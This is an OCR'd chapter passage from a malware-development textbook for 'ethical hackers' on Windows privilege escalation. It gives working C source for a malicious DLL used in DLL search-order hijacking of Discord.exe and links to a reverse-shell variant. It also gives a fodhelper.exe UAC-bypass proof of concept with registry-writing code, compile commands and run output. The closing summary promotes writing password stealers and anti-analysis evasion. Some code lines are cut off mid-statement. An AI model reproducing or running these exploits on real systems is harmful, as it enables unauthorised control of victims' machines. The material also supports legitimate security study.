

Figure 4.16 – Administrator privileges

We needed the following information to execute our operation:

- The service or application that is missing the necessary DLL file
- The name of the required DLL file that is absent
- The location of the required DLL
- The permissions granted for the route

Open **Process Monitor** and add the following three filters:



Figure 4.17 – Process Monitor with filters

This will determine whether the application is attempting to install a specific DLL and the precise path where it is searching for the missing DLL:



Figure 4.18 – Process Monitor result after setting filters

The **`Discord.exe`** process in our example has weaknesses in a number of DLLs that could potentially be exploited for DLL hijacking – for instance, **`d3d11.dll`**.

Those with valid credentials will be able to access **`Discord.exe`** if it is located in **`C:>`**. The addition of scripting tools to the PATH enables an adversary to create malicious DLLs within that directory. The malicious DLL will be installed with the process's permissions during the subsequent restart:

```
> icacls C:\
```

The result of this command looks like the following (on my Windows 10 VM):

```
PS C:\> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(RX)
    NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
    NT AUTHORITY\Authenticated Users:(AD)
    Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

Successfully processed 1 files; Failed processing 0 files
PS C:\>
```

Figure 4.19 – Checking write access

For exploitation, create malware with the following code:

```
/*
 * Malware Development for Ethical Hackers
 * Malware for DLL hijacking, for prviesc
 * author: @cocomelonc
*/
#include <windows.h>
```

```
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
  if (dwReason == DLL_PROCESS_ATTACH) {
    system("cmd.exe");
    ExitProcess(0);
  }
  return TRUE;
}
```

Or something like the reverse shell found at this link: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter04/03-dll-hijacking/hack.c

We compile it here:

```
$ x86_64-w64-mingw32-gcc hack.c -shared -o output.dll
```

On the Kali Linux machine, it looks like this:



Figure 4.20 – Compiling our malicious DLL

After placing the malicious DLL in the correct path, assuming that **`Discord.exe`** is currently operating as **`SYSTEM`**, the user will be granted these permissions upon system resumption due to the process's execution of the malicious DLL:



Figure 4.21 – Victim process permissions

The **`output.dll`** is renamed to **`d3d11.dll`** and dropped in the same directory as **`C:\Users\user\AppData\Local\Discord\app-1.0.9004\`**.

Our shell is run as an administrator, and privilege escalation has been completed successfully:



Figure 4.22 – d3d11.dll in the app-1.0.9004 folder

And now, we run the shell:



Figure 4.23 – Shell run as an administrator privilege (nt authority\system)

Note that as I wrote before, in some cases, the DLL you compile must export multiple functions to be loaded by the victim process. If these functions do not exist, the binary will not be able to load them and the exploit will fail.

Circumventing UAC

In this section, we demonstrate one of the more intriguing UAC bypass techniques: modifying the registry via **`fodhelper.exe`**.

By modifying a registry key, the execution flow of a privileged program is ultimately redirected to a controlled command. Common occurrences of key-value misuses frequently involve the manipulation of the **`windir`** and **`systemroot`** environment variables, as well as shell open commands that target particular file extensions, depending on the program that is targeted:

- **`HKCU\\Software\\Classes\<targeted_extension>\\shell\\open\command`** (**`Default`** or **`DelegateExecute`** values) on the target system
- **`HKCU\\Environment\\windir`**
- **`HKCU\\Environment\\systemroot`**

fodhelper.exe

The introduction of **`fodhelper.exe`** in the Windows 10 operating system aimed to facilitate the management of optional features, such as region-specific keyboard settings. The location of the subject is as follows: the **`C:\\Windows\System32\fodhelper.exe`** file path corresponds to an executable file known as **`fodhelper.exe`**, which is located in the **`System32`** directory of the Windows operating system. This particular file has been digitally signed by Microsoft, indicating its authenticity and integrity:



Figure 4.24 – fodhelper.exe

Upon the initiation of **`fodhelper.exe`**, the process monitor commences its activity by capturing the process and providing comprehensive information, including but not limited to registry and filesystem read/write actions. The process of accessing the read registry is a highly captivating endeavor, even though certain precise keys or values may remain undiscovered. The **`HKEY_CURRENT_USER`** registry keys are particularly advantageous for evaluating the potential impact on a program's behavior following the creation of a new registry key, as they do not necessitate any specific authorizations for modification.

The **`fodhelper.exe`** program is designed to locate the **`HKCU:\Software\Classes\ms-settings\shell\open\command`** registry key. The default configuration of Windows 10 does not include the existence of this specific key:



Figure 4.25 – fodhelper.exe missing registry key

When malware executes the **`fodhelper`** binary, which is a Windows component that enables elevation without the need for a UAC prompt, Windows immediately raises the integrity level of **`fodhelper`** from **Medium** to **High**. The high-integrity **`fodhelper`** subsequently attempts to access an **`ms-settings`** file by employing the file's default handler. Given that the handler has been compromised by malware of moderate integrity, the elevated **`fodhelper`** will proceed to carry out an attack command in the form of a process with high integrity.

Practical example

Let us proceed with the development of a PoC for this logic. To begin, it is necessary to create a registry key and assign values. This step involves modifying the registry:

```
HKEY hkey;
DWORD d;
const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // default program
const char* del = "";
// attempt to open the key
LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0, KEY_WRITE, NULL, &h
printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" : "successfully create reg key
// set the registry values
stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" : "successfully set reg value\n");
stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del, strlen(del));
printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" : "successfully set re
// close the key handle
RegCloseKey(hkey);
```

As you can see, circumventing UAC is accomplished by simply creating a new registry structure in **`HKCU:\Software\Classes\ms-settings\`**.

Then, start the elevated application:

```
 // start the fodhelper.exe program
SHELLEXECUTEINFO sei = { sizeof(sei) };
sei.lpVerb = "runas";
sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
sei.hwnd = NULL;
sei.nShow = SW_NORMAL;
if (!ShellExecuteEx(&sei)) {
  DWORD err = GetLastError();
  printf (err == ERROR_CANCELLED ? "the user refused to allow privileges elevation.\n" : "unexpect
} else {
  printf("successfully create process =^..^=\n");
}
return 0;
```

The full source code looks like this:
https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter04/04-uac-bypass/hack.c

Let's observe everything in action. First, let us examine the registry:

```
> reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```

On a Windows 10 x64 VM, it looks like this:



Figure 4.26 – Checking the registry

Also, let us check our current privileges:

```
> whoami /priv
```

On a Windows 10 x64 VM, it looks like this:



Figure 4.27 – Current privileges

Compile our **hack.c** PoC on the attacker's machine:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On my Kali Linux machine, it looks like the following:

```
ackers/chapter04/04-uac-bypass]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter04/04-uac-bypass]
└─$ ls -lt
total 44
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Apr 14 17:55 hack.exe
```

Figure 4.28 – Compiling the PoC

Subsequently, we execute the aforementioned procedure on the target's device, specifically a Windows 10 x64 1903 operating system, as per our scenario:

```
> .\hack.exe
```

On a Windows 10 machine, we get the following:



Figure 4.29 – Running hack.exe

It is evident that the **cmd.exe** application has been launched. Check the structure of the register once more:

```
> reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```

The result of this command looks like this:

```
PS Z:\packtpub\chapter04\04-uac-bypass> reg query "HKCU\Software\Classes\ms-s
ettings\Shell\open\command"

HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\open\command
    DelegateExecute    REG_SZ
    (Default)    REG_SZ    cmd /c start C:\Windows\System32\cmd.exe
```

Figure 4.30 – Checking the registry keys again

It is obvious that the registry has been effectively altered.

Then, we verify the rights within the currently active **cmd.exe** session:

```
> whoami /priv
```

On a Windows 10 x64 machine, it looks like this:



Figure 4.31 – Checking privileges

Run **Process Hacker 2** with administrator privileges and check our `cmd.exe` session:



Figure 4.32 – cmd.exe elevated privileges

And here it is on the **General** tab:

Figure 4.33 – Properties of the cmd.exe process

As you can see, everything seems to have functioned flawlessly.

Various forms of malware utilize this technique to initially escalate from a medium- to a high-integrity process and subsequently from high to system integrity through token manipulation.

All these techniques and many others are used by adversaries in real attacks; these tricks are used on most malware.

They can be researched in more detail – for example, on this page: **https://attack.mitre.org/tactics/TA0004/**

Summary

As we come to the end of this deep dive into increasing privileges on compromised Windows systems, readers will not only have more theoretical knowledge, but they will also have actual skills that go beyond what most people could understand.

Access token manipulation becomes one of the most important tools for increasing privileges. Readers can now handle the complicated steps needed to get access to a protected account, thanks to a real-life example that helps them understand better through practical application. The source code that is given is like a lighthouse that shows you the way to learn this important skill.

The journey goes into the world of password stealing, a very important skill in the field of cybersecurity. With the information in this chapter, readers are now skilled at making malware stealers that steal another user's password. When you give a practical example along with full source code, you turn your theoretical knowledge into real-world experience.

In the grand symphony of privilege escalation methods, DLL search order hijacking takes center stage, showing how important it is from a strategic point of view. The readers now not only understand how this method works but also know how to use it successfully. The real-life example, which shows how hands-on the chapter is, helps the reader get better at this complicated skill.

UAC shows off its subtleties as the journey hits its peak. Readers find their way around UAC with knowledge of how to get around its defenses. The real-world examples, which come with source code, make the methods used to get past UAC hurdles clear.

In the next few chapters, we will discuss how we can protect our malware. There are many different anti-analysis techniques: anti-debugging, anti-virtual machines, and anti-disassembling strategies. First of all, we will see how the application can detect that it's being debugged or inspected by an analyst; we will discuss some of these techniques in the next chapter.